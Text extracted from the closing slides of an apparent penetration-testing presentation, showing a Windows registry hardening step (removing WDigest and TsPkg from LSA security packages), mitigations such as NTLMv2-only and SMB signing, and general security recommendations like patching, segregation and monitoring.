
Mitigations



ude...	REG_DWORD	0x00000000 (0)
	REG_DWORD	0x00000000 (0)
udi...	REG_BINARY	00
ss...	REG_DWORD	0x00000001 (1)
		0x00000228 (552)
		0x00000001 (1)
		scecli
		0x00000004 (4)
		0x00000000 (0)
		0x00000001 (1)
		0x00000001 (1)

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages

Disconnect != Logoff




The screenshot shows the Windows Registry Editor with the following values in the 'Authn Packages' list:

- everyoneinclude... REG_DWORD 0x00000000 (0)
- forceguest REG_DWORD 0x00000000 (0)
- fullprivilegeaudi... REG_BINARY 00
- LimitBlankPass... REG_DWORD 0x00000001 (1)
- 0x00000228 (552)
- 0x00000001 (1)
- scecli
- 0x00000004 (4)
- 0x00000000 (0)
- 0x00000001 (1)
- 0x00000001 (1)
- kerberos msv1_0 schannel pku2u


A red arrow points to the 'Authn Packages' value, which is 'kerberos msv1_0 schannel pku2u'. A text box next to the arrow states: 'WDigest and TsPkg have been removed'.

Mitigations

- NTLMv2 response only



- SMB Signing



Generic Recommendations

- Specific issues can be resolved, but likely to reoccur
- Many of the same issues seen in subsequent tests
- Patching
- Network segregation, least privilege
- Network Access Control (NAC)
- Policy / Procedure
 - ISO27001, ISO27002
 - ISMS
- Auditing
- Monitoring / incident management
- Awareness
- Regular penetration testing

Any Questions

